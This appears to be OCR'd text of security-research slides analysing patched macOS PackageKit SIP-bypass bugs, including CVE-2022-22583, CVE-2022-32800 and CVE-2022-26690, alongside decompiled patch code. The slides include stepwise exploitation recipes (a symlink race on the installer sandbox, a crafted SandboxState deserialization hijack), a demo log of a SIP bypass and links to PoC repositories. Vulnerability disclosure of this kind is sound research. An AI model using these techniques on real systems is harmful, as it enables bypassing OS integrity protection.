
Replying to @patch1t @ronhass7 and @yo_yo_yo_jbo

Exploit 2

1. Monitor the creation of the directory /tmp/PKInstallSandbox.XXXXXX, replace it with a symlink to another location /tmp/fakebox, in order to redirect the restricted Scripts to the /tmp/fakebox.
2. Once we've located the Scripts inside the /tmp/fakebox, remove the symlink and recreate the same directory /tmp/PKInstallSandbox.XXXXXX , then place my payload script in the directory /tmp/PKInstallSandbox.XXXXXX/Scripts/pkgid.XXXXXX/
3. Wait for my payload script to execute.

POC & Demo


https://github.com/jhftss/POC/tree/main/CVE-2022-22583



```
sh-3.2# uname -a
Darwin m1mini.local 21.1.0 Darwin Kernel Version 21.1.0: Wed Oct 13 17:33:24 PDT 2021; root:xnu-8019.41.5~1/RELEASE_ARM64_T8101 arm64
sh-3.2# sw_vers
ProductName:    macOS
ProductVersion: 12.0.1
BuildVersion:   21A559
sh-3.2# csrutil status
System Integrity Protection status: enabled.
sh-3.2# touch /Library/Apple/
Library/ System/  usr/
sh-3.2# touch /Library/Apple/sip_bypass
touch: /Library/Apple/sip_bypass: Operation not permitted
sh-3.2# ./exploit.sh 'touch /Library/Apple/sip_bypass'
installer launching
installer: Package name is Pro Video Formats
installer: Installing at base path /
Got sandbox:PKInstallSandbox.zxDsZQ.
Got pkgid:com.apple.pkg.MXFPlugIns.5aZD33.
exploit successfully :D
installer: The install was successful.
all done
sh-3.2# ls /Library/Apple/
Library         System          sip_bypass      usr
sh-3.2#
```

Patch of CVE-2022-22583

The root cause is the confusion of operations between installd and system_installd. Now it makes the distinction:




```
__int64 __fastcall -[PKInstallSandbox prepareForCommitReturningError:](PKInstallSandbox *self, __int64 a2, id *a3)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v36 = *(_QWORD *)__stack_chk_guard;
  if ( !self )
    return 0;
  self->_safeToReset = 0;
  v4 = objc_msgSend(&OBJC_CLASS___NSNumber, "numberWithInt:", 0755LL);
  v5 = objc_msgSend(off_7FF94E1F4618, "dictionaryWithObject:forKey:", v4, *NSFilePosixPermissions);
  v6 = objc_msgSend(&OBJC_CLASS___NSFileManager, "defaultManager");
  objc_msgSend(v6, "setAttributes:ofItemAtPath:error:", v5, self->_sandboxPath, 0LL);
  v7 = (unsigned __int8)-[PKInstallRequest _useOpenScriptsDirectory](self->_installRequest, "_useOpenScriptsDirectory");
  v8 = 1;
  if ( !v7 )
    return v8;
  if ( (unsigned __int8)-[PKInstallRequest _restrictedRootEnabled](self->_installRequest, "_restrictedRootEnabled")
    && (unsigned __int8)PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
  {
    self_1 = self;
    v10 = -[NSString stringByAppendingPathComponent:](
            self->_sandboxPath,
            "stringByAppendingPathComponent:",
            CFSTR("OpenPath"));
  }
  else
  {
    v11 = -[PKInstallSandbox className](self, "className");
    self_1 = self;
    v10 = (NSString *)objc_msgSend(CFSTR("/private/tmp/"), "stringByAppendingPathComponent:", v11);
  }
  v12 = (__int64)-[PKInstallSandbox _createDirectory:uniquifying:error:](self_1, v10, a3);
  if ( !v12 )
    return 0;
```

CVE-2022-32800

Dive into PKInstallSandbox

Fixed in macOS 12.5



PackageKit

Available for: macOS Monterey

Impact: An app may be able to modify protected parts of the file system

Description: This issue was addressed with improved checks.

CVE-2022-32800: Mickey Jin (@patch1t)

Sandbox Repository

Returned (and Created) by the function -[PKInstallSandboxManager _sandboxRepositoryForDestination:forSystemSoftware:create:error:]:

1. Installation target is the root volume “/”:
   a. For Apple-signed PKGs : /Library/Apple/System/Library/InstallerSandboxes/.PKInstallSandboxManager-SystemSoftware
   b. For other PKGs : /Library/InstallerSandboxes/.PKInstallSandboxManager
2. Installation target is not the root volume:
   a. For Apple-signed PKGs : $targetVolume/.PKInstallSandboxManager-SystemSoftware
   b. For other PKGs : $targetVolume/.PKInstallSandboxManager

Sandbox Path


- Used to store files (Scripts, payload, tmp, ...) during the installation
- Inside the Sandbox Repository
- Created by the method [PKInstallSandboxManager addSandboxPathForDestination:forSystemSoftware:]_block_invoke
- 4 kinds of Sandbox Paths:
  - UUID.sandbox : the first created state
  - UUID.activeSandbox : activated state, in use
  - UUID.trashedSandbox : deactivated state, to be trashed
  - UUID.orphanedSandbox : If disk space is not enough, do some cleanup

PKInstallSandbox

- An Objc Class for abstraction and encapsulation
- Initialized from the sandbox path and an install request
- Serializable (NSSecureCoding)
  - Save or serialize an instance into a file named SandboxState inside the sandbox path
  - An instance could also be restored or deserialized from the SandboxState file

```
@interface PKInstallSandbox : NSObject
<NSSecureCoding>
{
@public
    NSString *_sandboxPath;
    PKInstallRequest *_installRequest;
    NSString *_scriptsPath;
    NSString *_temporaryPath;
    NSNumber *_stagedSize;
    NSDate *_stageDate;
    NSMutableDictionary *_scriptDirsByPackageSpecifier;
    NSMutableDictionary *_bomPathsByPackageSpecifier;
    NSMutableArray *_cleanupPaths;
    NSDictionary *_scriptsAttributes;
    NSDictionary *_temporaryAttributes;
    NSSet
*_previousPackageIdentifiersSharingGroupsWithSandbox;
    long long _relevance;
    BOOL _safeToReset;
}
+ (BOOL)supportsSecureCoding;
- (id)initWithCoder:(id)arg1;
- (id)initWithSandboxPath:(id)arg1 installRequest:(id)arg2
error:(id *)arg3;
@end
```

-[PKInstallSandboxManager sandboxForRequest:req]



Sandbox Repository
Step 1. Scan and Restore from the existing sandbox
UUID(1).sandbox/SandboxState
…
UUID(N).sandbox/SandboxState
Step 2. Scan and Restore from the existing activeSandbox
UUID(1).activeSandbox/SandboxState
…
UUID(N).activeSandbox/SandboxState
Step 3. Nothing found, Create a new one
UUID(NEW).sandbox
-[PKInstallSandboxManager _sandboxAtPath:matchingRequest:forUse:]
[NSKeyedUnarchiver decodeObjectOfClass:[PKInstallSandbox class] forKey:NSKeyedArchiveRootObjectKey]
-[PKInstallRequest _isDeeplyEqualToRequest:req]
-[PKInstallSandboxManager _activateSandboxAtPath:error:]
-[PKInstallSandboxManager _addSandboxPathForDestination:...]
-[PKInstallSandbox initWithSandboxPath:installRequest:req error:]

CVE-2022-32800: PKInstallSandbox Object Hijack


- The SandboxState file is stored in the Sandbox Path, which is inside the Sandbox Repository
- In a normal scenario, the Sandbox Repository is restricted for Apple-signed PKGs
- However, if the installation destination is a DMG volume, the Sandbox Repository is not restricted/trusted at all. The same is true for the SandboxState file.
    - Make a crafted SandboxState file to hijack the new PKInstallSandbox object during the deserialization process
    - All the member variables/instances of PKInstallSandbox are controllable now!
    - There are many different ways to exploit the issue.
        - e.g. The class member _cleanupPaths can give a primitive to remove arbitrary SIP-protected paths.

POC & Demo

https://github.com/jhftss/POC/tree/main/CVE-2022-32800

https://youtu.be/rN930wlKg90

Patch of CVE-2022-32800



```
  v11 = (const char *)objc_msgSend(v10, "fileSystemRepresentation");
  fd = open(v11, 0x20100);
  if ( fd < 0 )
  {
    v26 = *__error();
    if...
    if...
  }
  else
  {
    fd_1 = fd;
    if ( (unsigned __int8)-[PKInstallRequest _restrictedRootEnabled](request, "_restrictedRootEnabled") )
    {
      v14 = objc_msgSend(v10, "fileSystemRepresentation");
      if ( !(unsigned __int8)PKSIPFullyProtectedPath(fd_1, v14) )
      {
        v35 = (const char *)objc_msgSend(a2, "UTF8String");
        v36 = fd_1;
        v4 = 0LL;
        syslog_DARWIN_EXTSN(118, "PackageKit: State file for sandbox at path %s is not trusted.", v35);
        close(v36);
        return v4;
      }
    }
    v41 = v10;
    context = objc_autoreleasePoolPush();
    v44 = objc_msgSend(off_7FF94E1F4728, "data");
    dataBuf = malloc(0x100000uLL);
    v16 = pread(fd_1, dataBuf, 0x100000uLL, 0LL);
    if ( v16 > 0 )
    {
      v17 = 0LL;
      do
      {
        v17 += v16;
        objc_msgSend(v44, "appendBytes:length:", dataBuf, v16);
        v16 = pread(fd_1, dataBuf, 0x100000uLL, v17);
      }
      while ( v16 > 0 );
    }
    free(dataBuf);
    close(fd_1);
    if ( v16 == -1 )
0008E6FB -[PKInstallSandboxManager _sandboxAtPath:matchingRequest:forUse:]:38 (7FF90FA046FB)
```


```
__int64 __fastcall PKSIPFullyProtectedPath(__int64 fd, __int64 a2)
{
  __int64 result; // rax

  if ( (unsigned int)rootless_check_trusted_fd(fd) )
    LOBYTE(result) = 0;
  else
    LOBYTE(result) = (unsigned int)rootless_protected_volume(a2) == 1;
  return (unsigned __int8)result;
}
```

For Apple-signed PKGs, the **SandboxState** file needs to be **trusted/restricted**

CVE-2022-26690

Make an old issue exploitable again!

Fixed in macOS 12.3


PackageKit

Available for: macOS Monterey

Impact: A malicious application may be able to modify protected parts of the file system


Description: A race condition was addressed with additional validation.

CVE-2022-26690: Mickey Jin (@patch1t) of Trend Micro

Entry added May 25, 2022

Recall an old exploit chain


- Check the **vulnerability 2** from the awesome writeup by Ilias Morad (aka A2nkF), also post on Objective-see
- The bash script in the **postinstall_actions** will be executed in a **SIP-Bypass context**. Because it is from an **Apple-signed** PKG and spawned by **system_installd**, which has the special entitlement **com.apple.rootless.install.heritable**
- **$3** is the specified install destination volume path (attacker-controllable)
- I was curious about how Apple fixed the issue



```
File: postinstall_actions/launchdaemons

#!/bin/bash

if [[ -e "$3/System/Library/CoreServices/Applications/Feedback Assistant.app" ]]; then
    "$3/System/Library/CoreServices/Applications/Feedback Assistant.app/Contents/Library/LaunchServices/seedusaged"
fi
```

Patch of the old issue

